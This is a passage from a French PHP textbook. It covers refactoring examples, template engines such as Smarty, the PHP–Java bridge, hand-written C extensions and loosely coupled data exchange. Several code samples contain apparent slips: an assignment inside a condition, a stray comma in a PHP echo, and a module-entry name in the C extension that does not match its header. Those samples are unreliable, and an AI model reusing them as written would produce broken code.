> 📖 *Refactoring to patterns*, par Joshua Kerievsky aux éditions Addison Wesley

Exemples

Extraction d'une condition

Avant...

```
// Réinitialise l'objet courant.
public function createBook() {

    // Teste si l'objet courant peut être réinitialisé.
    if ((!isset($this->book) &&
         ($this->bookType = self::DEFAULT_TYPE)) ||
        $this->loadAction == self::RELOAD) {
        (...)
    }
    (...)
}
```

Après...

```
// Teste si l'objet courant peut être réinitialisé.
private function _canInitCurrentBook() {
    return ((!isset($this->book)&&
             ($this->bookType = self::DEFAULT_TYPE)) ||
            $this->loadAction == self::RELOAD);
}

// Réinitialise l'objet courant.
public function createBook() {
    if ($this->_canInitCurrentBook()) {
        (...)
    }
    (...)
}
```

Optimisation des performances

Avant...

```
// Construit le tableau de livres.
$i = 0;
while ($i != getNbBooks()) {
    $i++;
    $books[$i] = new Book($i);
}
```

Après...

```
// Construit le tableau de livres.
$nbBooks = (int) getNbBooks();
for ($i = 0; $i < $nbBooks; $i++) {
    $books[$i] = new Book($i);
}
```

Utiliser des templates

Qu'est-ce qu'un moteur de templates ?

La technique du template est très à la mode. Elle est généralement utilisée pour séparer la partie « logique » de la partie « présentation » d'une application. Le principe du template est simple :

- La partie *présentation* est constituée de plusieurs templates (fichiers modèles) et d'un moteur. Les templates sont de simples fichiers texte qui servent de gabarits à la génération des données.
- La partie *logique* constitue l'aspect dynamique de l'application dégagée des mécanismes liés au design.

Utilité d'un moteur de templates

Le mélange de la logique métier et de la présentation pose souvent des problèmes de lecture et de maintenance du code. Sans templates, la modification d'éléments graphiques dispersés dans une logique métier peut devenir laborieuse.

En revanche, l'édition d'un template pour la mise à jour de la présentation d'une application est aisée. Il est même possible d'éditer le modèle avec une application wysiwyg conviviale.




Figure 13–4
Utilité d'un moteur de templates

On utilise souvent les templates pour créer du code HTML qui concerne les aspects « présentation ». Toutefois, un moteur de templates peut également avoir d'autres utilités. Il sert par exemple à créer du code PHP ou Python, des flux XML ou tout document qui peut être produit à partir d'un gabarit.

> **RAPPEL Templates et motifs de conception**
>
> Les templates et les motifs de conception se complètent parfois. Le plus connu des motifs utilisant les templates est MVC (modèle, vue, contrôleur). Avec ce motif, le moteur et ses templates sont acteurs de l'élément « vue ». Le chapitre 2 vous donnera davantage de détails sur le motif de conception MVC.

Utilité d'un compilateur de templates

Un moteur de templates construit directement un document à partir d'un gabarit et d'un ensemble de données.

Un gabarit contient par exemple du code HTML destiné à créer un document web. Pour insérer les données dans le gabarit HTML, le moteur de templates utilise un « méta-langage » disposant les données dans le gabarit et créant des listes (avec des boucles).

Exemple de gabarit

```
<html>
<head>
<title>[$page->title]</title>
</head>
<body>
<h1>[$page->title]</h1>
<ul>
```

```
[foreach from=$books key=ref item=book]
  <li><strong>[$ref]</strong> : [$book]</li>
[/foreach]
</ul>
</body>
</html>
```

Ce « méta-langage » est traduit en PHP avant d'être généré en HTML. C'est le résultat de cette traduction en PHP que l'on appelle un « template compilé ». La version compilée du template précédent est la suivante :

Template compilé du gabarit précédent

```
<html>
<head>
<title><?php echo ($page->title); ?></title>
</head>
<body>
<h1><?php echo ($page->title); ?></h1>
<ul>
<?php foreach ($books AS $ref => $book) { ?>
  <li><strong><?php echo ($ref); ?></strong>
            : <?php echo ($book); ?></li>
<?php } ?>
</ul>
</body>
</html>
```

Le template compilé peut être simplement appelé avec le mot-clé `include`. Nous verrons plus loin qu'un template compilé est caractéristique d'un moteur proposant un méta-langage différent de PHP. Le premier moteur de templates que vous pouvez utiliser est PHP lui-même !

Certains moteurs proposent également des mises en cache. Ce n'est pas le template qui est mis en cache, mais le résultat d'une compilation entre des données et un template.

Dans le cas de la compilation, il y a au maximum autant de templates compilés que de templates. En revanche, pour la mise en cache, il existe autant de fichiers de cache que d'associations données-template différentes, ce qui peut représenter un nombre considérable de fichiers.

Par exemple, pour un template qui représente le gabarit d'un sommaire de livre, il y aura autant de mises en cache de sommaire que de livres disponibles.




Figure 13–5 Compilation de templates et mise en cache

Choix d'un moteur/compilateur de templates

Le choix du moteur/compilateur de templates dépend de ce que vous voulez faire. Il existe un bon nombre de moteurs. Parmi eux, Smarty est réputé pour sa fiabilité et ses performances. Nous l'aborderons plus loin dans ce chapitre.

Quelques critères à considérer dans le choix de votre moteur de templates

Quels types de données voulez-vous créer ?

HTML, PDF, XML ou format spécifique, il y en a pour tous les goûts.

Si vos formats sont plutôt hétérogènes, un moteur générique (Smarty, phplib) vous conviendra, sinon recherchez plutôt une application spécifique à un format donné (fpdf par exemple).

Avez-vous besoin d'une syntaxe ou d'un langage spécifique ?

L'utilisation d'une application comme Smarty demande l'apprentissage d'un « langage » adapté à la création des templates.

Les avantages sont de disposer d'une syntaxe plus simple, d'un environnement dissocié de celui de PHP et de possibilités de personnalisation intéressantes.

Vous pouvez par exemple décider d'utiliser deux instances de moteurs pour un seul jeu de templates, comme le montre l'exemple ci-après. Ainsi, après le passage de la première instance du moteur, seuls les appels qui correspondent à une syntaxe précise sont interprétés (appels entre « `//-` » et « `-//` »). La deuxième instance peut ensuite passer, interprétant les appels qui la concernent (appels entre « `{` » et « `}` ») :

Un template mélangeant deux syntaxes

```
{include file="header_//-$skin-//.tpl"}
//-foreach from=$products item=product-//
  {assign var="product_id" value="//-$product->id-//"}
  {include file="product_//-$product->type-//.tpl"}
//-/foreach-//
{include file="footer_//-$skin-//.tpl"}
```

Le même template après passage de la première instance du moteur

```
{include file="header_bluesky.tpl"}
  {assign var="product_id" value="34"}
  {include file="product_book.tpl"}
  {assign var="product_id" value="23"}
  {include file="product_video.tpl"}
  {assign var="product_id" value="45"}
  {include file="product_book.tpl"}
{include file="footer_bluesky.tpl"}
```

Les inconvénients d'un langage spécifique sont la nécessité de le maîtriser et la perte de performance due à son interprétation. Ce dernier point est relatif, certains moteurs mettent en œuvre une « compilation » de leurs templates vers PHP.

Avez-vous besoin d'une mise en cache ?

La mise en cache nécessite beaucoup de ressources mémoire et/ou disque. Si vous avez une gigantesque base de données qui évolue fréquemment, ce n'est peut-être pas une bonne idée.

En revanche, si vous avez un nombre limité de données fréquemment consultées, la mise en cache peut devenir bénéfique.

La fréquence de mise en cache est également un paramètre essentiel. Si vos templates ne produisent jamais deux résultats identiques, la mise en cache ne servira à rien, sauf à réduire les performances. Dans le cas contraire, si vos templates doivent produire de nombreux résultats identiques, la mise en cache vous épargnera des interprétation redondantes et coûteuses.

MÉTHODE **Mon moteur de templates ne dispose pas d'options de mise en cache, que faire ?**

Si vous voulez une mise en cache et que votre moteur de templates ne propose pas cette option, pas de panique ! Il existe plusieurs solutions pour pallier ce déficit :

- Pour maîtriser complètement la mise en cache, vous pouvez utiliser une application spécialisée de mise en cache comme APC ou JPCache.
- Certains environnements d'exécution comme la Zend Platform proposent des solutions de mise en cache paramétrables à travers une interface.
- Enfin, un serveur HTTP comme Apache2 propose un module de mise en cache performant, bien que moins personnalisable que les autres.

Exemples d'utilisation avec Smarty

Smarty est un moteur/compilateur de templates de référence. Il est performant, personnalisable et couvre les besoins d'une large palette d'applications. Cet outil se démocratise de plus en plus en entreprise car il fait ses preuves en ce qui concerne tant les performances que la facilité d'utilisation.

▸ http://smarty.php.net

On lui reproche quand même quelques détails. Les puristes n'aiment pas trop la qualité du code généré dans les templates compilés et ne voient pas toujours l'intérêt d'utiliser un méta-langage à la place de PHP lui-même. Par ailleurs, bien que son méta-langage soit simple et personnalisable, les graphistes qui connaissent PHP reprochent à Smarty d'introduire un nouveau langage à apprendre.

En pratique, cela n'empêche pas Smarty d'être un moteur de templates convainquant. Son adoption est rapide grâce à la documentation en ligne.





Figure 13–6
Le moteur de templates Smarty

Smarty possède également des fonctions de débogage très pratiques, dont la possibilité de visualiser le contexte courant (variables disponibles) de chaque template sous forme de tableau HTML.

Classe d'initialisation

C'est la classe que vous allez appeler à chaque fois que vous aurez besoin de faire appel au moteur de templates. Voici un exemple de classe d'initialisation que vous pouvez utiliser dans vos scripts :

Classe d'initialisation pour Smarty

```
<?php

// Notre classe d'initialisation
class SmartyTPL extends Smarty {

   public function __construct() {
      $this->Smarty();
        $current_dir = dirname(__FILE__).'/';
        $this->template_dir = $current_dir.'templates/';
        $this->compile_dir = $current_dir.'tmp/templates_c/';
        $this->config_dir = $current_dir.'config/';
        $this->cache_dir = $current_dir.'tmp/cache/';
        $this->caching = false;
    }
}

?>
```

Appel du moteur de templates dans un code source PHP

Le travail du développeur consistera à faire appel à la classe `SmartyTPL` pour provoquer l'affichage de données comme le montre l'exemple suivant :

Appel de Smarty dans un code PHP

```
<?php

// Initialisation des données à afficher.
// Elles peuvent provenir d'une base de données.
$title = "Liste des ouvrages disponibles";
$books = Array("Bonnes pratiques PHP",
               "PHP 5 Avancé",
               "PHP en pratique");

// Instanciation de notre moteur de templates
include_once('SmartyTPL.class.php');
$tpl = new SmartyTPL();

// Mise en place des données dans le contexte
// du moteur de templates
$tpl->assign('title', $title);
$tpl->assign('books', $books);

// Appel du template et affichage de la page.
// Le template "book_list.html" est obligatoirement
// dans le dossier "templates" défini dans la
// classe d'initialisation.
$tpl->display('book_list.html');

?>
```

Création d'un template Smarty

Les templates Smarty sont des fichiers texte. Les variables utilisées pour l'affichage des données doivent correspondre à celles qui ont été déclarées dans la partie développement :

Un template Smarty

```
<html>
<head>
<title>{$title}</title>
</head>
```

```
<body>
<h1>{$title}</h1>

{* Affichage de la liste des ouvrages *}
<div class="book_list">
{foreach from=$books item=book}
<div class="bookline">{$book|htmlspecialchars}</div>
{/foreach}

</body>
</html>
```

Dans cet exemple très simple de template :

- `$title` et `$books` sont des variables déclarées dans la partie développement ;
- `$book` est une variable mise à jour à chaque itération de la boucle `foreach` ;
- `foreach` est un mot-clé de la syntaxe Smarty permettant d'itérer sur les éléments d'un tableau ;
- `htmlspecialchars` est un modificateur correspondant à une fonction PHP existante ;
- `{*` et `*}` sont des délimiteurs de commentaires conformément à la syntaxe définie par Smarty.

Utilisation de PHP comme moteur de templates

PHP est par lui-même un excellent moteur de templates. Les designers qui connaissent la base de PHP peuvent très facilement créer des templates de ce type. Ils ont l'avantage de ne nécessiter aucune ressource mis à part l'interpréteur PHP.

Un template PHP

```
<html>
<head>
<title><?php echo $title; ?></title>
</head>

<body>
<h1><?php echo $title, ?></h1>

<?php /* Affichage de la liste des ouvrages */ ?>
<div class="book_list">
<?php foreach ($books AS $book) { ?>
```

```
<div class="bookline">
  <?php echo htmlspecialchars($book); ?>
</div>
<?php } /* /foreach */ ?>

</body>
</html>
```

Si les avantages de cette méthode sont la simplicité et l'efficacité, elle présente quelques inconvénients qui ont conduit au développement de moteurs de templates comme Smarty ou PHPLib :

- Aucune restriction n'est faite sur l'utilisation de PHP. L'auteur du template a accès à toutes les fonctions PHP disponibles dans l'environnement.
- Il est difficile de personnaliser la syntaxe. L'utilisation des tags PHP est obligatoire.
- L'architecture du moteur n'est pas figée, c'est à vous de définir vos conventions.

Contraintes liées aux moteurs de templates

L'utilisation d'un moteur de templates apporte de gros avantages en matière d'architecture, de maniabilité du code et d'aide au travail en équipe. En revanche, elle peut avoir également quelques inconvénients.

Le moteur de templates est une couche supplémentaire, qui risque d'avoir de l'influence sur les performances et le comportement de votre application. Si votre moteur propose la mise en cache de pages et la compilation des templates, veillez à maîtriser ces outils et à les utiliser de manière optimale.

L'utilisation du cache doit être maîtrisée. Si votre cache est mal configuré, vous pouvez vous retrouver dans les situations suivantes :

- Les données de vos pages doivent évoluer mais *le cache les a figées*. Cela vous oblige à supprimer (purger) les fichiers de cache fréquemment.
- La configuration de votre cache *n'empêche pas l'exécution de processus complexes* et coûteux à chaque requête.
- Le *nombre de pages* différentes que peut créer votre application est *extrêmement élevé* et vous mettez en cache toutes vos pages. Faites attention à ce que le nombre de fichiers de cache ne grossisse pas trop.

14

Assurer des développements PHP performants et polyvalents

À travers quatre disciplines, nous allons aborder dans ce chapitre l'art et la manière de rendre des développements fiables et communicants.

L'interopérabilité des développements dans un système d'information aux technologies hétérogènes est un point fort de la plate-forme PHP. Nous aborderons les différentes possibilités d'interaction offertes par PHP à travers les couplages lâches et les couplages forts.

Les services web sont aujourd'hui incontournables. Ils deviennent une solution universelle d'interaction entre plusieurs applicatifs quelles que soient leurs caractéristiques techniques.

La génération de code est une pratique de plus en plus maîtrisée qui peut rendre de grands services. Nous aborderons ici les bases de cette discipline et verrons comment, à travers des techniques de génération partielle, il est possible d'améliorer la maintenance et les caractéristiques d'une application.

La mise en cache, pour finir, est actrice de l'optimisation des performances et des économies de ressources. Nous aborderons ici les bonnes pratiques et les pièges de la mise en cache.

Interactions avec d'autres plates-formes

Possibilités offertes par PHP

La souplesse de la plate-forme et la diversité de ses extensions font de PHP un outil idéal d'interopérabilité.

PHP peut communiquer nativement (couplage fort) avec des programmes écrits en **C et C++** par l'intermédiaire des extensions. Il peut également communiquer avec des applications écrites en Java par l'intermédiaire de ponts spécialisés.

En plus de cela, de nombreuses solutions d'interaction sont offertes grâce à la parfaite maîtrise des services web et des protocoles de communication. PHP possède pour cela des extensions C performantes que nous aurons l'occasion de découvrir dans ce chapitre.




Figure 14–1 Couplage fort et couplage lâche

Couplage fort

Historiquement, seul le couplage fort permettait une réelle interaction entre deux technologies différentes. Cette solution consiste à mettre en place une API donnant un accès natif à l'environnement d'une technologie à partir d'une autre (objets, variables, etc.).

Java est la technologie généralement choisie pour les applications métier, et PHP pour l'environnement web.

Faire interagir PHP et Java

Deux solutions permettent actuellement de faire interagir nativement PHP et Java :

- une extension Java/PHP 4 (http://php-java-bridge.sourceforge.net) ;
- le bridge de la Zend Platform (http://www.zend.com).

Le principe de fonctionnement d'un pont Java (*bridge*) pour PHP est illustré sur la figure 14-2.




Figure 14–2 Principe de fonctionnement du pont Java (source : Zend platform)

L'exemple suivant fonctionne avec les deux solutions. Il fait appel à une classe standard accessible par défaut dans tout environnement Java.

Utilisation de ressources Java dans un code PHP

```
// Utilisation simple de la classe SimpleDateFormat
$formatter = new Java("java.text.SimpleDateFormat",
                      "EEEE, MMMM dd, yyy 'at' h:mm:ss:a:zzzz");
echo $formatter->format(new Java('java.util.Date'));
```

Le résultat du script précédent

```
jeudi, avril 28, 05 at 11:06:02:PM:Heure d'été d'Europe centrale
```

Toute classe accessible par l'intermédiaire de la variable d'environnement `CLASSPATH` devrait être manipulable par cet intermédiaire. Le pont Java/PHP 5 de Zend Technologies permet également d'effectuer des appels natifs aux EJB.

Les ponts Java nécessitent tous un environnement Java pour fonctionner. La lecture de la procédure d'installation d'un pont Java est souvent nécessaire pour obtenir une solution fonctionnelle.

Qu'est-ce qu'un CLASSPATH ?

Un environnement Java dispose de plusieurs variables d'environnement, dont CLASSPATH qui a un rôle similaire à la variable PATH d'un environnement Unix. Cette variable contient une liste de répertoires où sont stockées les archives auxquelles nous souhaitons accéder.

Si un programme Java ne fonctionne pas à cause d'une dépendance, il est possible que la variable CLASSPATH de votre environnement soit mal renseignée.

Faire interagir PHP et C/C++

Une interaction native entre PHP et C/C++ se fait par l'intermédiaire des extensions. La bibliothèque PECL (The PHP Extension Community Library) contient la plupart des extensions PHP libres existantes.

- http://pecl.php.net

Le chargement de ces extensions dans PHP fournit un environnement pour les exploiter. Cet environnement peut se traduire en constantes, fonctions et classes spécifiques à chaque extension.

Création d'une extension en C (ou C++)

La création d'une extension pour PHP est simple, mais requiert de bonnes connaissances en C. Il existe pour cela une méthode, des ressources et quelques outils.




Figure 14–3 Environnement de l'extension C pour PHP

Une extension C pour PHP peut être autonome ou liée à une application indépendante. L'extension `wddx` est autonome car elle ne requiert pas la présence d'un programme déjà installé pour être compilée dans PHP. En revanche l'extension `MySQL` doit obligatoirement être accompagnée du programme MySQL pour fonctionner.

Les extensions autonomes sont compilées avec le préfixe `--enable` et les extensions dépendantes d'un programme externe sont compilées avec le préfixe `--with` dans les options du programme `configure`.

Comme nous pouvons le voir sur la figure 14-3, chaque extension dispose de trois groupes de ressources différentes : celles du moteur Zend Engine, celles du noyau de PHP et celles de la couche SAPI liée à l'environnement d'exécution (Apache, Caudium, etc.).

Exemple pratique de création d'une extension

Nous allons créer ici une extension minimale « à la main », c'est-à-dire sans outil de génération, afin de bien comprendre le principe.

Dans un premier temps, nous pouvons créer un dossier portant le nom de notre extension : `productmanagement`. Il nous faudra obligatoirement un environnement d'exécution PHP (avec l'exécutable phpize que nous aborderons plus loin) et les outils de compilation (autoconf, automake, aclocal, make et un compilateur).

Préparation de l'espace de travail

```
$ cd ext/
$ mkdir productmanagement
$ cd productmanagement
```

Dans un deuxième temps, nous allons créer nos fichiers sources élémentaires :

1. Le fichier `config.m4` utile à la génération de l'environnement de compilation, contenant les informations suivantes :

Fichier config.m4

```
PHP_ARG_ENABLE(productmanagement, whether to enable ProductManagement support,
[  --enable-productmanagement     Enable ProductManagement support])

if test "$PHP_PRODUCTMANAGEMENT" = "yes"; then
  AC_DEFINE(HAVE_PRODUCTMANAGEMENT, 1, [Whether you have ProductManagement])
  PHP_NEW_EXTENSION(productmanagement, productmanagement.c, $ext_shared)
fi
```

2. Le fichier `php_productmanagement.h`, un en-tête C contenant les déclarations (des fonctions) de notre programme :

Fichier php_productmanagement.h

```
#ifndef PHP_PRODUCTMANAGEMENT_H
#define PHP_PRODUCTMANAGEMENT_H 1

#define PHP_PRODUCTMANAGEMENT_VERSION "1.0"
#define PHP_PRODUCTMANAGEMENT_EXTNAME "productmanagement"

PHP_FUNCTION(pm_get_version);

extern zend_module_entry productmanagement_module_entry;
#define phpext_productmanagement_ptr &productmanagement_module_entry

#endif
```

3 Puis le fichier `productmanagement.c` contenant le corps des fonctions de notre extension :

Fichier productmanagement.c

```
#ifdef HAVE_CONFIG_H
#include "config.h"
#endif

#include "php.h"
#include "php_productmanagement.h"

static function_entry productmanagement_functions[] = {
    PHP_FE(pm_get_version, NULL)
    {NULL, NULL, NULL}
};

zend_module_entry openstates_module_entry = {
#if ZEND_MODULE_API_NO >= 20010901
    STANDARD_MODULE_HEADER,
#endif
    PHP_PRODUCTMANAGEMENT_EXTNAME,
    productmanagement_functions,
    NULL,
    NULL,
    NULL,
    NULL,
    NULL,
```

```
#if ZEND_MODULE_API_NO >= 20010901
    PHP_PRODUCTMANAGEMENT_VERSION,
#endif
    STANDARD_MODULE_PROPERTIES
};

#ifdef COMPILE_DL_PRODUCTMANAGEMENT
ZEND_GET_MODULE(productmanagement)
#endif

// Renvoie la version de l'extension
PHP_FUNCTION(pm_get_version)
{
    RETURN_STRING(PHP_PRODUCTMANAGEMENT_VERSION, 1);
}
```

Une fois ces trois fichiers créés, il ne nous reste plus qu'à générer l'environnement de compilation et compiler pour la première fois l'extension :

Première compilation de l'extension

```
$ phpize
$ ./configure --enable-productmanagement
$ make
```

Pour tester la fonction `pm_get_version` que nous venons de créer, il faut que l'environnement PHP puisse charger dynamiquement notre extension.

Pour cela, nous allons déplacer le fichier `modules/productmanagement.so` qui vient d'être créé dans le dossier contenant les extensions PHP (défini par la clé `extension_dir` de `php.ini`) et ajouter à `php.ini` la ligne `extension=productmanagement.so` (il est possible également de spécifier le chemin absolu vers l'extension).

Enfin, nous pouvons tester notre première fonction :

Test de l'extension

```
$ php -r 'echo pm_get_version();'
```

POUR ALLER PLUS LOIN Extensions PHP

Pour en savoir plus sur le développement des extensions PHP, vous pouvez vous rendre sur la documentation officielle de PHP et le site de Zend Technologies aux adresses suivantes :

Introduction

- http://www.zend.com/php/internals/extension-writing1.php

API Zend

- http://www.php.net/manual/fr/zend.php

API PHP

- http://www.php.net/manual/fr/api.php

MÉTHODE Comment générer automatiquement son extension ?

Il existe des outils pratiques qui construisent automatiquement le squelette de votre application au lieu de tout faire à la main : `ext_skel` et `pecl_gen`. Ces programmes permettent de générer les fichiers utiles de votre extension C à partir de fichiers de définition. Reportez-vous à la documentation de ces outils ou aux présentations faites dans les *talks* du site officiel de PHP pour les utiliser.

- http://talks.php.net

1. **Planifier son extension** — Ecrire des exemples PHP comme si l'extension existait.
2. **Définir les fonctions** — Ecrire les fonctions de l'extension dans un fichier <nom_extension>.def.
3. **Générer le squelette** — Création automatique des fichiers qui permettront à l'extension de compiler.
4. **Écrire l'extension** — Remplir les fonctions par le code utile de votre extension, ajouter des constantes, paramètres php.ini, définir des classes, etc.
5. **Compiler** — Compiler PHP avec l'extension.
6. **Tester** — Ecrire et exécuter les jeux de tests*, puis reprendre à l'étape 4. (*fichiers <nom_fichier>.phpt)

Figure 14–4 Étape de création d'une extension en C avec un outil de génération

Couplage lâche

Le couplage lâche privilégie la définition de formats d'échange de données. Cela permet de faire abstraction de la technologie utilisée et de se calquer sur le besoin métier et non sur les aspects techniques.





Figure 14–5
Principe du couplage lâche, interactions entre applications hétérogènes



Nous pouvons classer ces solutions en deux catégories :

- les échanges simples (WDDX, sérialisation, etc.) ;
- les services web (SOAP, XML-RPC, REST).

Tableau 14–1 Solutions techniques de mise en œuvre du couplage lâche

Solution	Utilisation	Avantages
SOAP, XML-RPC, REST	Mise en œuvre de services web.	Solution universelle permettant le partage de données et de fonctionnalités.
DOM, Sax, SimpleXML	Utilisation de flux XML.	XML est un outil pratique et universel pour le stockage et l'échange de données structurées.
WDDX, serialize	Echange de données et d'objets par la sérialisation.	Permet des échanges d'objets et de tableaux. La mise en œuvre de ces outils est très simple.
Bases de données	Partage de données.	Échanges rapides et indirects de données (mode non connecté).

Les solutions de coopération entre applications PHP et non-PHP par couplage lâche sont nombreuses. Comme l'illustre le tableau 14-1, il est possible d'utiliser plusieurs techniques qui ont chacune ses caractéristiques. Avant d'introduire les services web, voyons quelques exemples simples de mise en œuvre de couplages lâches avec la sérialisation.

WDDX (http://www.openwddx.org/) est un protocole simple et pratique d'échange de données structurées qui fonctionne bien avec les tableaux. Son principe repose sur deux opérations de base :

- La sérialisation (linéarisation) transforme les données en un document XML.
- La désérialisation (délinéarisation) transforme un document XML en données.

